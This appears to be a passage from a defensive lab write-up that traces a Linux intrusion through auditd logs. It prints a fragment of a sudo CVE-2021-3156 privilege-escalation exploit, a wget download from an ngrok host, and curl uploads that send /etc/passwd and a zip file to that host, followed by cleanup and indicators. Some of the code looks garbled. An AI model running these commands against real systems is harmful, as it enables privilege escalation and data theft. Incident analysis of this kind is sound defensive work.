                              type: EXECVE _id: AtZM7XcBRY7wQjF3q2mG _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:13:02.828  message: type=PATH msg=audit(1612455182.828:75053): item=3 name="49521.py" inode=1414 dev=08:01 mode=0100664 ouid=1001 ogid=1001 rdev=00:00 nametype=CREATE cap_fp=0 cap_fi=0
                              cap_fe=0 cap_fver=0 cap_frootid=0OUID="vagrant" OGID="vagrant" @timestamp: Feb 4, 2021 @ 10:13:02.828 timestamp: Feb 4, 2021 @ 10:13:02.828 type: PATH _id: BdZM7XcBRY7wQjF3q2mG
                              _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:13:02.828  message: type=PATH msg=audit(1612455182.828:75053): item=2 name="49521" inode=1414 dev=08:01 mode=0100664 ouid=1001 ogid=1001 rdev=00:00 nametype=DELETE cap_fp=0 cap_fi=0 cap_fe=0
                              cap_fver=0 cap_frootid=0OUID="vagrant" OGID="vagrant" @timestamp: Feb 4, 2021 @ 10:13:02.828 timestamp: Feb 4, 2021 @ 10:13:02.828 type: PATH _id: BtZM7XcBRY7wQjF3q2mG
                              _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:13:20.985  message: type=EXECVE msg=audit(1612455200.985:75058): argc=2 a0="python3" a1="49521.py" @timestamp: Feb 4, 2021 @ 10:13:20.985 timestamp: Feb 4, 2021 @ 10:13:20.985 type: EXECVE
                              _id: IdZM7XcBRY7wQjF3q2mG _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:14:19.785  message: type=EXECVE msg=audit(1612455259.785:75082): argc=6 a0="python3" a1="49521.py" a2="-source" a3="fakepasswd" a4="-target" a5="/etc/passwd" @timestamp: Feb 4, 2021 @
                              10:14:19.785 timestamp: Feb 4, 2021 @ 10:14:19.785 type: EXECVE _id: dtZM7XcBRY7wQjF3q2mG _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:18:47.319  message: type=EXECVE msg=audit(1612455527.319:75210): argc=5 a0="rm" a1="49521.py" a2="btlo.zip" a3="fakepasswd" a4="linpeas.sh" @timestamp: Feb 4, 2021 @ 10:18:47.319
                              timestamp: Feb 4, 2021 @ 10:18:47.319 type: EXECVE _id: UtZM7XcBRY7wQjF3q2uH _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:18:47.327  message: type=PATH msg=audit(1612455527.327:75211): item=1 name="49521.py" inode=1414 dev=08:01 mode=0100664 ouid=1001 ogid=1001 rdev=00:00 nametype=DELETE cap_fp=0 cap_fi=0
                              cap_fe=0 cap_fver=0 cap_frootid=0OUID="vagrant" OGID="vagrant" @timestamp: Feb 4, 2021 @ 10:18:47.327 timestamp: Feb 4, 2021 @ 10:18:47.327 type: PATH _id: WdZM7XcBRY7wQjF3q2uH
                              _index: auditd _score: - _type: _doc
```

And, 49532.py is utilized to escalate privilege with Sudo vulnerability.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3156




49521.py

```
            )
            sys.stdout.write('[!] execve failed\n')
            sys.stdout.flush()
            os.abort()
            break

         if self.size != self.getSize(self.target):
            sys.stdout.write('[*] success at iteration %d \n' % i)
            sys.stdout.flush()
            break
      sys.stdout.write("""
         \nConsider the following if the exploit fails:
         \n\t(1) If all directories are owned by root then sleep
needs to be decreased.
         \n\t(2) If they're all owned by you, then sleep needs
increased.
      """)


if   name   == '  main  ':
   parser = argparse.ArgumentParser(
      add help=True,
      description='* Sudo Privilege Escalation / Heap Overflow -
CVE-2021-3156 *'
   )
```

Query: ngrok.io


The attacker alternatively used another way to exploit, “wget” to download “upload_btlo.sh” from the remote server.




```
> Feb 4, 2021 @ 10:16:49.046   message: type=EXECVE msg=audit(1612455409.046:75114): argc=2 a0="wget" a1="https://134430fcb321.ngrok.io/upload_btlo.sh" @timestamp: Feb 4, 2021 @
                               10:16:49.046 timestamp: Feb 4, 2021 @ 10:16:49.046 type: EXECVE _id: 8dZM7XcBRY7wQjF3q2mG _index: auditd _score: - _type: _doc
> Feb 4, 2021 @ 10:17:05.910   message: type=EXECVE msg=audit(1612455425.910:75137): argc=4 a0="curl" a1="-F" a2="upload=@/etc/passwd" a3="https://134430fcb321.ngrok.io/upload"
                               @timestamp: Feb 4, 2021 @ 10:17:05.910 timestamp: Feb 4, 2021 @ 10:17:05.910 type: EXECVE _id: M9ZM7XcBRY7wQjF3q2qG _index: auditd _score: -
                               _type: _doc
> Feb 4, 2021 @ 10:17:07.094   message: type=EXECVE msg=audit(1612455427.094:75144): argc=4 a0="curl" a1="-F" a2="upload=@/tmp/btlo.zip" a3="https://134430fcb321.ngrok.io/upload"
                               @timestamp: Feb 4, 2021 @ 10:17:07.094 timestamp: Feb 4, 2021 @ 10:17:07.094 type: EXECVE _id: TdZM7XcBRY7wQjF3q2qG _index: auditd _score: -
                               _type: _doc
```

Exfiltration:

The attacker uploaded the “password” and “btlo.zip” credential files to the remote server “134430fcb321[.]ngrok[.]io”



```
>  Feb 4, 2021 @ 10:16:49.046   message: type=EXECVE msg=audit(1612455409.046:75114): argc=2 a0="wget" a1="https://134430fcb321.ngrok.io/upload_btlo.sh" @timestamp: Feb 4, 2021 @
                                10:16:49.046 timestamp: Feb 4, 2021 @ 10:16:49.046 type: EXECVE _id: 8dZM7XcBRY7wQjF3q2mG _index: auditd _score:  - _type: _doc

>  Feb 4, 2021 @ 10:17:05.910   message: type=EXECVE msg=audit(1612455425.910:75137): argc=4 a0="curl" a1="-F" a2="upload=@/etc/passwd" a3="https://134430fcb321.ngrok.io/upload"
                                @timestamp: Feb 4, 2021 @ 10:17:05.910 timestamp: Feb 4, 2021 @ 10:17:05.910 type: EXECVE _id: M9ZM7XcBRY7wQjF3q2qG _index: auditd _score:  -
                                _type: _doc

>  Feb 4, 2021 @ 10:17:07.094   message: type=EXECVE msg=audit(1612455427.094:75144): argc=4 a0="curl" a1="-F" a2="upload=@/tmp/btlo.zip" a3="https://134430fcb321.ngrok.io/upload"
                                @timestamp: Feb 4, 2021 @ 10:17:07.094 timestamp: Feb 4, 2021 @ 10:17:07.094 type: EXECVE _id: TdZM7XcBRY7wQjF3q2qG _index: auditd _score:  -
                                _type: _doc
```




```
Time ↑                        Document
>  Feb 4, 2021 @ 10:17:05.910   message: type=EXECVE msg=audit(1612455425.910:75137): argc=4 a0="curl" a1="-F" a2="upload=@/etc/passwd" a3="https://134430fcb321.ngrok.io/upload"
                                @timestamp: Feb 4, 2021 @ 10:17:05.910 timestamp: Feb 4, 2021 @ 10:17:05.910 type: EXECVE _id: M9ZM7XcBRY7wQjF3q2qG _index: auditd _score:  -
                                _type: _doc

>  Feb 4, 2021 @ 10:17:07.094   message: type=EXECVE msg=audit(1612455427.094:75144): argc=4 a0="curl" a1="-F" a2="upload=@/tmp/btlo.zip" a3="https://134430fcb321.ngrok.io/upload"
                                @timestamp: Feb 4, 2021 @ 10:17:07.094 timestamp: Feb 4, 2021 @ 10:17:07.094 type: EXECVE _id: TdZM7XcBRY7wQjF3q2qG _index: auditd _score:  -
                                _type: _doc
```

After Exfiltration:

Query: 49521

We can see the downloaded files are removed.



```
Feb 4, 2021 @ 10:18:47.319   message: type=EXECVE msg=audit(1612455527.319:75210): argc=5 a0="rm" a1="49521.py" a2="btlo.zip" a3="fakepasswd" a4="linpeas.sh" @timestamp: Feb 4,
                             2021 @ 10:18:47.319 timestamp: Feb 4, 2021 @ 10:18:47.319 type: EXECVE _id: UtZM7XcBRY7wQjF3q2uH _index: auditd _score:  - _type: _doc
```

Threat Vector:

- 49521.py
- upload_btlo.sh
- 134430fcb321[.]ngrok[.]io
- linpeas.sh